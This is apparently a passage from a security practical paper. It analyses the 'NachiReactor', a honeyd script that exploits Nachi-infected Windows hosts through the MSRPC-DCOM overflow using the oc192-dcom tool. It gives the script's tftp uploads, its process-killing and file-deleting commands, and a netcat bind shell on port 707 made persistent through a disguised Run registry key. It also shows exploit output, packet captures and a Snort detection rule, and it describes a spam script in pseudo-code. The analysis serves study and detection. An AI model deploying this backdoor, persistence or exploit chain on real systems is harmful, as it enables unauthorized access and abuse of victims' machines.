The NachiReactor script sends three files to inoculate the target against the Nachi worm. The first is pskill.exe³⁹, which is used to kill processes from the command line. The second, sleep.exe⁴⁰ is used to give other commands an opportunity to execute prior to the command shell being closed and the nachi_cleaner.reg file is used by regedit to scrub away the remnants of the worm from the registry. The NachiReactor script also sends four files to be used to maintain access to the system as well as send e-mail SPAM. The first file is nc.exe (netcat), which is used to maintain access to the victim as well as helping to send e-mail SPAM. The second is dest_address.txt which is a text file containing e-mail addresses to SPAM. The third is the template (template.txt) of the SPAM e-mail. Last is the script that sends e-mail SPAM called spam.bat.

Below are the commands that are sent to the tftp client. First the script switches to binary mode in preparation for transferring non-text files.

- mode binary

Next, the script sends the three files used to inoculate the victim against the Nachi worm.

- put /etc/honeyd/bin/pskill.exe pskill.exe
- put /etc/honeyd/bin/sleep.exe sleep.exe
- put /etc/honeyd/bin/nachi_cleaner.reg nachi_cleaner.reg

The registry file looks list the following:

```
Regedit4  
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Service\RpcPatch]  
"ImagePath" = "REM Nachi Cleaned"  
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcTftpd]  
"ImagePath" = "REM Nachi Cleaned"
```

Next, NachiReactor sends the five files used to maintain access and send the SPAM.

³⁹ <http://www.sysinternals.com/ntw2k/freeware/pskill.shtml>
⁴⁰ Included in the Microsoft 98, NT and 2k Resource Kits

- put /etc/honeyd/bin/nc.exe nc.exe
- put /etc/honeyd/bin/nc.reg nc.reg

The registry file look like this:

```
Regedit4
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"MSWindows Auto Update" = "\\WINNT\system32\wins\nc.exe -lp 707 -e
cmd.exe"
```

- put /etc/honeyd/bin/dest_addresses.txt
- put /etc/honeyd/bin/template.txt
- put /etc/honeyd/bin/spam.bat

The script has completed the transfers, time to quit.

- quit

Once the tftp transfers are complete, the script uses the oc192-dcom utility to open a command shell on the infected attacker. The inoculation version of the script runs the following commands on the infected victim:

The following is an overview of the interaction between an infected attacker and a false victim running honeyd and the NachiReactor script.




Figure 19: Nachi infected host attacks NachiReactor

By design, the NachiReactor script tried to look similar to the Nachi worm described in the previous exploit section. The process starts with a machine that is currently infected with the Nachi worm probing networks by sending an ICMP Echo (0x08) request (in blue) to the anonymous attacker that is running the NachiReactor script. The honeyd process responds with an ICMP Echo Reply (0x00). Once the system infected with the Nachi worm receives the ICMP Echo Reply, it attempts to establish a TCP connection on port 135 (in green) to the NachiReactor system. If the connection is successful, the Nachi infected host sends its crafted MSRPC-DCOM packets (in red) to the NachiReactor host. Once the packets have been sent, the Nachi infected host aborts the connection (in green). At this time, the NachiReactor script opens a TCP connection back to the Nachi infected host (in green). To this point, everything still looks like the standard Nachi worm. Now that a TCP connection has been established between the NachiReactor host and the Nachi infected system, the Nachi worm starts sending commands to what it thinks is the command shell (in orange). The NachiReactor script sends false

responses to entice the Nachi worm on the infected host to allow it to download the worm files via TFTP. When the Nachi worm infected host has completed its set of commands, the NachiReactor closes the connection. This is where things get interesting and where the differences between a Nachi worm and the NachiReactor begin in earnest. The NachiReactor script now spawns the oc192-dcom exploit tool (in red) to gain unauthorized access to the Nachi infected host that has just attempted to infect the NachiReactor host.

The commands that are executed in the newly spawned shell are described below in two sections. The first thing that the NachiReactor script does is shutdown the Nachi worm and inculcate the victim. This removes the Nachi symptoms as a flag to alert administrators. This is done using the following commands, which are described in detailed in the analysis of the defender version of the NachiReactor script available in the 'Extras' section.

```
cd $::Config{'tftp_dir'}
NET STOP \"Network Connections Sharing\"
NET STOP \"WINS Client\"
sleep 15
pskill dllhost
pskill svchost
del /f pskill.exe
regedit /s nachi_cleaner.reg
del /f SVCHOST.EXE
del /f DLLHOST.EXE
copy nachi_cleaner.reg %SystemRoot%\system32\wins\dllhost.exe
copy nachi_cleaner.reg %SystemRoot%\system32\dllcache\tftpd.exe
sleep 15
del /f nachi_cleaner.reg
del /f sleep.exe
```

Once the Nachi worm has been removed and the system has been inoculated, the NachiReactor worm sets up a backdoor and starts spamming.

The following command binds a command shell (cmd.exe) to netcat, which listens on TCP port 707.

```
nc -lp 707 -e cmd.exe
```

The next commands inserts the registry file that makes the backdoor persistent by adding the command to the Run list. Then removes the registry file.

```
regedit /s nc.reg
del /f nc.reg
```

The NachiReactor script now launches the SPAM script, which I will discuss in a moment.

```
spam.bat
```

The NachiReactor script is done; it is time to close the connection.

```
exit
```

In an attempt to prevent or at least impede attempts to use this paper to build automated SPAM tools, I will describe the spam.bat file in pseudo-code only.

START

```

IF template.txt does not exist then EXIT
IF dest_addresses.txt does not exist then EXIT
IF nc.exe does not exist then EXIT

IF OPEN dest_addresses.txt for reading FAILED then EXIT

LOOP until end of dest_addresses.txt
  READ email_address from dest_addresses.txt
  VARIABLE domain equals domain portion of email_address
  VARIABLE domain_mx equals LOOKUP DNS MX record for VARIABLE
  domain
  OPEN socket to domain_mx on TCP 25
  SEND SMTP protocol exchange
  SEND email_address
  SEND template.exe
  CLOSE socket to domain_mx
ENDLOOP

CLOSE dest_addresses.txt

END

```

Exploit: oc192-dcom

The oc192-dcom command-line exploit tool is used by the NachiReactor to gain unauthorized access to a system. The tool uses the same vulnerability in MSRPC-DCOM that the Nachi worm also uses. This section looks very similar to the section that discusses the MSRPC-DCOM exploit used by Nachi and discusses several of the same subjects.

Oc192-dcom.c

URL: <http://www.oc192.us/projects/downloads/oc192-dcom.c>

The following is the list of the results from a CVE search⁴¹ for Windows RPC. I have included only the recent and pertinent entries. CVE candidates have numbers that begin with CAN while they go through the multi-phase approval process. A naming process used by CVE is well documented. The significance of the candidate notation is that they are subject to change.

CAN-2003-0352	Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms.
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⁴¹ <http://cve.mitre.org/cve/>

CAN-2003-0528	Heap-based buffer overflow in the Distributed Component Object Model (DCOM) interface in the RPCSS Service allows remote attackers to execute arbitrary code via a malformed RPC request with a long filename parameter, a different vulnerability than CAN-2003-0352 (Blaster/Nachi) and CAN-2003-0715.
CAN-2003-0605	The RPC DCOM interface in Windows 2000 SP3 and SP4 allows remote attackers to cause a denial of service (crash), and local attackers to use the DoS to hijack the epmapper pipe to gain privileges, via certain messages to the __RemoteGetClassObject interface that cause a NULL pointer to be passed to the PerformScmStage function.
CAN-2003-0715	Heap-based buffer overflow in the Distributed Component Object Model (DCOM) interface in the RPCSS Service allows remote attackers to execute arbitrary code via a malformed DCERPC DCOM object activation request packet with modified length fields, a different vulnerability than CAN-2003-0352 (Blaster/Nachi) and CAN-2003-0528.
CAN-2003-0812	Stack-based buffer overflow in a logging function for Windows Workstation Service (WKSSVC.DLL) allows remote attackers to execute arbitrary code via RPC calls that cause long entries to be written to a debug log file ("NetSetup.LOG"), as demonstrated using the NetAddAlternateComputerName API.
CAN-2003-0995	Buffer overflow in the Microsoft Message Queue Manager (MSQM) allows remote attackers to cause a denial of service (RPC service crash) via a queue registration request.

Operating System

The tool compiles and runs on GNU/Linux. I have used the tool on RedHat Linux v8 and v9. The tool attacks hosts that are vulnerable to the Microsoft RPC-DCOM vulnerability (MS03-026) including:

Microsoft Windows 2000 (All service packs)
Microsoft Windows XP (All service packs)
Microsoft Windows Server 2003

Protocols/Services/Applications

MSRPC-DCOM:

The following section describes the protocols and services that the oc192-dcom command-line exploit tool uses to compromise a system. This section

is very similar to the Nachi worm as both the worm and this exploit use the same vulnerability in Microsoft's MSRPC-DCOM service. I will provide information on TCP as a basis for describing Microsoft's implementation of RPC. I will then describe the DCOM protocol that relies on RPC over TCP. MS-RPC can be implemented with the User Datagram Protocol (UDP) on Windows v4.0 systems. The section will focus on the use of TCP for DCOM over MS-RPC.

This service listens for Transmission Control Protocol (TCP) connections implemented at the Transport Layer (4) of the OSI model, which can be found in the figure "OSI Reference Model illustrated" below. TCP is a connection based protocol that uses a retransmission strategy to insure that data will not be lost in transmission. Connections are established using a three stage handshake. The client requests a connection to a server by sending a datagram to the server with only the 'SYN' bit flag set. The server acknowledges and accepts the connection request by replying to the client with a datagram with both the 'SYN' and 'ACK' bit flags set. Lastly, the client acknowledges the establishment of the connection by replying to the 'SYN/ACK' datagram with a datagram with the 'ACK' bit flag set. The datagram's are associated with each other through the use of sequence numbers that are exchanged in the TCP sequence and acknowledgement fields of the TCP header.

The connections are made to port 135 which, in the OSI model, is implemented at the Session Layer (5). IBM AIX also uses TCP port 135 for a DCE endpoint mapped daemon (dced) service. Microsoft's RPC service works like Sun's RPC portmapper with the additional capability to map to endpoints that are named pipes. Many Microsoft services rely on the MS RPC service including DHCP⁴², DNS⁴³ and WINS⁴⁴. MS-RPC is also known as the Microsoft Distributed Computing Environment (DCE) Locator service, "end-point mapper" or NCS local location broker.

The following is a succinct definition of what a Distributed Computing Environment (DCE) is:

"(DCE) An architecture consisting of standard programming interfaces, conventions and server functionalities (e.g. naming, distributed file system, remote procedure call) for distributing applications transparently across networks of heterogeneous computers."⁴⁵

The following visual and textual description of Microsoft's RPC service is based on the MSDN⁴⁶ description of how MS-RPC works.

⁴² <http://support.microsoft.com/default.aspx?scid=kb;EN-US;q169289>

⁴³ <http://www.microsoft.com/windows2000/technologies/communications/dns/default.asp>

⁴⁴ <http://www.microsoft.com/ntserver/techresources/commnet/WINS/WINSwp98.asp>

⁴⁵ <http://www.hyperdictionary.com/dictionary/Distributed+Computing+Environment>

⁴⁶ http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp




Figure 20: How MS-RPC Works⁴⁷

The above illustration depicts a client application making a call through a local stub procedure. This is not the actual code implementing the procedure. The client stub code gets the parameters from the client, translates the parameters into standard NDR⁴⁸ format then calls functions in the RPC client run-time library to send the request and arguments to the server. The function of NDR is to provide a mapping of Interface Definition Language (IDL⁴⁹) data types onto octet streams used for input and output for the RPC protocol. The server RPC run-time library functions accept the RPC request and call the server stub procedure. The stub procedure retrieves the arguments and converts them from NDR format to a format used by the server. The server then calls the actual procedure locally. The procedure returns its data and return code to the server stub. The server stub converts the data into a format for transmission over the network and returns the data to the RPC run-time library functions. The server RPC run-time library transmits the data back to the client computer. The client RPC run-time library gets that remote-procedure data and sends them up to the client stub. The client stub converts the data from NDR to the format understood by the client computer. The stub writes the data to client memory and returns the results to the calling process on the client. The calling process continues as though a local function was called and completed on the local computer. Microsoft provides the run-time libraries as an import library and an RPC run-time library. The import library is linked against the application that wants to use the RPC functionality. The RPC run-time library is a Dynamic-link Library (DLL). The server application contains calls to the run-time library functions contained in the DLL. These calls register the server's interfaces and allow the server to accept RPC requests. The server application also contains the application-specific remote procedures that are called when the client application makes a RPC request.

The following figures show detailed output from a packet capture of the oc192-dcom command-line executable exploiting the RPC-DCOM vulnerability.

⁴⁷ http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp

⁴⁸ <http://www.opengroup.org/onlinepubs/9629399/chap14.htm>

⁴⁹ <http://www.iona.com/support/docs/e2a/asp/5.0.1/mainframe/ConceptsGuide/cgIDLDesign13.html>



Figure 21: RPC bind request sent by the oc192-dcom tool

The above expanded view of the RPC bind request sent by the NachiReactor in an attempt to gain unauthorized access to a system. This and the following screen shots were also taken using Ethereal. The view shows the Universal Unique Identifier (UUID) that the client generated for the request.




Figure 22: RPC bind request acknowledged by the victim

The above figure shows the reply from the victim accepting the RPC bind request. The “Ack result” field shows “Acceptance (0)”. The Transfer Syntax⁵⁰ field included in the RPC packet decodes is the octet stream representation of Microsoft IDL data types.

⁵⁰ http://www.opengroup.org/onlinepubs/9629399/chap14.htm#tagcjh_19

```
▼ DCE RPC
  Version: 5
  Version (minor): 0
  Packet type: Request (0)
  ▼ Packet Flags: 0x03
    0... .... = Object: Not set
    .0.. .... = Maybe: Not set
    ..0. .... = Did Not Execute: Not set
    ...0 .... = Multiplex: Not set
    .... 0... = Reserved: Not set
    .... .0.. = Cancel Pending: Not set
    .... ..1. = Last Frag: Set
    .... ...1 = First Frag: Set
  ▼ Data Representation: 10000000
    Byte order: Little-endian (1)
    Character: ASCII (0)
    Floating-point: IEEE (0)
    Frag Length: 1704
    Auth Length: 0
    Call ID: 229
    Alloc hint: 1680
    Context ID: 1
    Opnum: 4
    Stub data (1436 bytes)
```

Figure 23: RPC request sent by the oc192-dcom tool

Microsoft’s Distributed Component Object Model (DCOM) operates at the Application Layer (7) in the OSI model. Microsoft DCOM does not just rely on RPC, it merges with portions of the RPC protocol including the header as well as data structures. The protocol allows Component Object Model (COM) objects to be distributed across a network. Microsoft describes COM as “a software architecture that allows applications to be built from binary software components.”⁵¹ Higher-level Microsoft software services that use Object Linking and Embedding (OLE) rely on DCOM that was previously known as “Network OLE” and is currently called Object RPC (ORPC) and it leverages the functionality of the OSF DCE RPC network protocol.

The following visual and textual description of Microsoft’s DCOM framework is based on the MSDN description of the DCOM architecture.

⁵¹ <http://www.microsoft.com/com/tech/com.asp>




Figure 24: DCOM Architecture⁵²

A client application that has DCOM procedures compiled and linked into it calls local stub functions, which are not the actual code that implements the procedure. The client stub retrieved arguments from the client and translates the parameters into standard NDR format for transmission via MS-RPC. The client stub then calls functions in the client-side RPC run-time library to send the procedure request to the server. The server RPC run-time library functions accept the remote procedure request and calls the server stub procedure. The stub procedure retries and converts the NDR format the expected format for the requested function. The server stub then calls the local procedure with the data supplied by the stub. The procedure runs locally on the server and any output and return values are sent back to the client, first through the server stub which converts the output and return codes to NDR format for transmission via RPC and passed them to the RPC run-time library functions. The server RPC run-time library functions transmit the data back to the client over the network. The client RPC run-time library accepts the data from the network and returns them to the calling client stub procedure. The client stub converts the data from NDR format back to a useful form for the calling procedure. The results are returned to the calling program on the client where the calling procedure continues as if the function that has just returned was executed locally to the program.

The MSRPC-DCOM service is vulnerable because of inadequate bounds checking in a function that receives arguments from the network via MSRPC-DCOM. The following is the function declaration for a sub-routine called `CoGetInstanceFromFile`⁵³ which creates a new object and initializes it from a file using `IPersistFile::Load`. This is the function where the unchecked parameter (`szName`) can cause a buffer overflow.

```
CoGetInstanceFromFile
```

⁵² http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomarch.asp
⁵³ http://msdn.microsoft.com/library/default.asp?url=/library/en-us/com/htm/cm_f_a2c_765h.asp

```

HRESULT CoGetInstanceFromFile (
    COSERVERINFO * pServerInfo,
    CLSID * pclsid,
    IUnknown * punkOuter,
    DWORD dwClsCtx,
    DWORD grfMode,
    OLECHAR * szName,
    ULONG cmq,
    MULTI_QI * rgmqResults
);

```

The oc192-dcom tool, like the Nachi worm, sends a malformed RPC-DCOM request to execute the CoGetInstanceFromFile function with a string the maximum size allowed by the function. This is important and will be explained in a moment. The following screenshot shows the end of the MSRPC-DCOM request that oc192-dcom sends. The string that is used to cause the overflow is highlighted starting at offset 0x0000088a (hex). The tool used to view the binary packet payload is ghex⁵⁴ which is a UNIX based hex editor. The left field is the offset from the beginning of the TCP payload. The center field is the hex representation of the data and the right field is an ASCII representation of the same data.




Figure 25: GHex view of the oc192-dcom RPC request

The string “C:\12345611111111111111.doc” terminated with a NULL is 30 bytes long (0x1e hex). CoGetInstanceFromFile passes the string contained in the szName argument to the GetPathForServer, which allocates 32 bytes (0x20 hex) to store the name. The vulnerability comes from the CoGetInstanceFromFile function when called through MS-RPC. The length check happens before the function prepends the server’s name in the form [\\server-name\](#) where server-name is the name of the local server where the function is executed. Because the argument bounds check has already been completed and the original string passed to the CoGetInstanceFromFile function is 30 bytes long (0x1e hex), the new string, even if the server-name is one byte long, ‘a’ for example, will be expanded to

⁵⁴ <http://www.gnome.org/softwaremap/projects/ghex/>

[\\a\CS\12345611111111111111.doc](#) which, with the trailing NULL, is 33 bytes long (0x21 hex). This string is passed to the GetPathForServer function where the buffer overflow occurs. The detailed mechanics of the buffer overflow will be explained in the following [Description](#) section.

Like the Nachi worm, the TCP connection used to exploit the MSRPC-DCOM vulnerability is aborted once the shell code has been injected.

Variants

07.25.winrpcdcom.c	This is a Windows based exploit tool written in c and released by www.xfocus.com . The source code gives credit for writing the tool to 'FlashSky, Flashsky@xfocus.org , benjurry, benjurry@xfocus.org'. The tool supported three target operating systems including Windows 2000 SP3 (China), Windows 2000 SP4 (China) and Windows XP (English)
Dcom.c	This variant is also Windows based and was written in c. The source code gives credit for this version to 'H D Moore <hdm [at] metasploit.com>' and was released by www.metasploit.com . The tool supports six target operating systems including Windows 2000 SP0-4 (English) and Windows XP SP0-1 (English).
07.29.rpc18.c	This version was the first released by OC192, written by 'pHrail and smurfy + some offsets by teos'. It was released by oc192.netfirms.com and is a Linux based exploit tool. It supports 18 different versions of Windows including Windows 2000 Polish, Spanish, English, China, German and Japanese as well as Windows XP (English).
RPC18.c	This is the Windows based version of the 07.29.rpc18.c exploit released by oc192.
07.30.dcom48.c	In addition, this Windows based exploit tool supports 48 target operating systems. The tool was released by www.k-otik.com . This, like several of the previous versions are not significantly different in source, they each include additional offsets for more operating systems.
Rpcdcomuni.c	This is the same exploit as 'dcom.c' written by H D Moore and released by www.metasploit.com which has been ported to be a Linux based exploit tool.
Universal.c	This is another variant of the exploit tool written in c to be compiled and used on a Linux system. The tool supports 20 target operating systems and has some 'universal' exploit support meaning that for some operating system versions including Windows 2000 and Windows XP, it is possible to successfully compromise the system without having to specifically select the target operating system. The source code gives credit for writing the tool to 'POC coded by Sami Anwer Dhillon From Pakistan'.

Dcomsrc_final	This the the universal version of the exploit tool written by 'HDM <hdm [at] metasploit.com>' and ported from Linux to Windows by 'Benjamin Lauzière <blauziere [at] altern.org>'. The tool is universal and only required selecting either Windows 2000 or Windows XP. It was published by www.metasploit.com
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Description

Oc192-dcom.c is a command line exploit tool that attempts to exploit windows based hosts that are vulnerable to the Microsoft RPC-DCOM buffer overflow. Connecting to port 135/TCP on the victim host and sending a specially crafted DCOM request that, if successful, will start a command shell with elevated privileges and bind it to a selectable listening port does this. The tool includes a universal target for both Windows 2000 and Windows XP.

A detailed analysis of the oc192-dcom.c source code is included in the 'Extras' section.

To begin with the outcome of using the oc192-dcom tool. Once the MSRPC-DCOM exploit has succeeded, the attacker then connects to the default TCP port 666 on the victim host which now has a command shell bound to it. Below is an example of the terminal window that an attacker, running the oc192-dcom tool in interactive mode, would see:

```
[root@shadow bin]# ./oc192-dcom -d victim
RPC DCOM remote exploit - .:[oc192.us]:. Security
[+] Resolving host..
[+] Done.
-- Target: [Win2k-Universal]:192.168.10.10:135, Bindshell:666,
RET=[0x0018759f]
[+] Connected to bindshell..

-- bling bling --

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

The next section provides details into how the above exploit works from the network perspective. I will use screen shots to depict portions of packet captures, which were made using the tcpdump tool. The tcpdump tool can be operated in real-time mode, which reads packets from the network and displays them directly to the screen or it can be used to record the packets to a file for later viewing. The files are stored in libpcap format, which is supported by many network tools including Ethereal that I discussed previously. The tcpdump tool is a packet sniffer.

The attacker established a TCP connection to port 135 on the victim using the three-step handshake. To read the following tcpdump output I will provide a short description of the output layout and the meanings of the fields.

The first field is the timestamp of when tcpdump read the packet from the wire. The second field is the protocol, in this case IP. The third field is the source IP address or name and the source port, in this case attacker.34641. Next is the destination host name or IP address and destination port, in this case victim.135. The 'S' indicates that the packet is a sync or 'SYN' packet which begins the three-step handshake the TCP uses to establish a connection. The next two tcpdump lines show the successful creation of the TCP connection to port 135 on the victim.

```
16:38:15.636289 IP attacker.34641 > victim.135: S
3113587172:3113587172(0) win 5840 <mss 1460,sackOK,timestamp
1300471[|tcp]>
16:38:15.640447 IP victim.135 > attacker.34641: S
3615516427:3615516427(0) ack 3113587173 win 17520 <mss
1460,nop,wscale 0,nop,nop,timestamp[|tcp]>
16:38:15.640513 IP attacker.34641 > victim.135: . ack 1 win 5840
<nop,nop,timestamp 1300471 0>
```

The attacker negotiates a DCERPC bind, and then sends the DCERPC request with the malicious payload to the victim. Note that the DCERPC request is too large to fit in one TCP/IP packet and the bytes that are not sent in the first packet are sent in a follow-up packet with the push or 'PSH' TCP bit-flag set along with the expected acknowledgement or 'ACK'. This is sometimes called a TCP continuation packet. In simple terms, the PSH flag is set on additional packets when the sender has more bytes to send than can be sent in one packet.

```
16:38:15.647966 IP attacker.34641 > victim.135: P 1:73(72) ack 1 win
5840 <nop,nop,timestamp 1300472 0>
16:38:15.656548 IP victim.135 > attacker.34641: P 1:61(60) ack 73 win
17448 <nop,nop,timestamp 1081 1300472>
16:38:15.697086 IP attacker.34641 > victim.135: . ack 61 win 5840
<nop,nop,timestamp 1300477 1081>
16:38:15.698134 IP attacker.34641 > victim.135: . 73:1521(1448) ack
61 win 5840 <nop,nop,timestamp 1300477 1081>
16:38:15.698150 IP attacker.34641 > victim.135: P 1521:1777(256) ack
61 win 5840 <nop,nop,timestamp 1300477 1081>
16:38:15.701880 IP victim.135 > attacker.34641: . ack 1777 win 17520
<nop,nop,timestamp 1082 1300477>
```

The attacker then closes the TCP connection using one of the two graceful methods of closing a TCP connection. The attacker sends a finish or 'FIN' packet and the victim acknowledges and sends a finish packet of its own which the attacker acknowledges.

```
16:38:15.704537 IP attacker.34641 > victim.135: F 1777:1777(0) ack 61
win 5840 <nop,nop,timestamp 1300478 1082>
16:38:15.706002 IP victim.135 > attacker.34641: . ack 1778 win 17520
<nop,nop,timestamp 1082 1300478>
16:38:15.707040 IP victim.135 > attacker.34641: F 61:61(0) ack 1778
win 17520 <nop,nop,timestamp 1082 1300478>
16:38:15.707067 IP attacker.34641 > victim.135: . ack 62 win 5840
<nop,nop,timestamp 1300478 1082>
```

Signatures of the attack – Phase Two

This section discussed the detectable signatures of the second phase of the attack which uses an automated mechanism to attack hosts that are already infected with the Nachi worm.

Primary network signatures

The most prevalent signatures of this attack will be those generated by the Nachi worm described in the phase one signatures section.

Second is the RPC-DCOM Buffer overflow attempt, which is made when a Nachi infected host triggers a response from the NachiReactor. This signature is caused by the oc192-dcom exploit as it exploits the MSRPC-DCOM vulnerability shown by the tcpdump output below:

```
08:56:35.694898 IP attacker.2245 > victim.135: P 1:73(72) ack 1 win 25200
0x0010  ???? ???? 08c5 0087 8895 0a89 e168 b97d .....h.}
0x0020  5018 6270 fc93 0000 0500 0b03 1000 0000 P.bp.....
0x0030  4800 0000 7f00 0000 d016 d016 0000 0000 H.....
0x0040  0100 0000 0100 0100 a001 0000 0000 0000 .....
0x0050  c000 0000 0000 0046 0000 0000 045d 888a .....F.....]..
0x0060  eb1c c911 9fe8 0800 2b10 4860 0200 0000 .....+.H`....
```

This characteristic is detected by the following default snort rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC
ISystemActivator bind attempt"; flow:to_server,established;
content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1;
within:1; byte test:1,&,1,0,relative; content:"|A0 01 00 00 00 00
00 C0 00 00 00 00 00 00 46|"; distance:29; within:16;
reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2192;
rev:1;)
```

The third is the command shell that is opened from the attacker to the Nachi infected system of which a portion of the packets are shown below in tcpdump format:

```
08:56:35.786982 IP victim.1175 > attacker.707: P 1:43(42) ack 1 win 64240
0x0010  ???? ???? 0497 02c3 e169 d702 8896 25c3 ...P....i....%.
0x0020  5018 faf0 acc4 0000 4d69 6372 6f73 6f66 P.....Microsof
0x0030  7420 5769 6e64 6f77 7320 3230 3030 205b t.Windows.2000.[
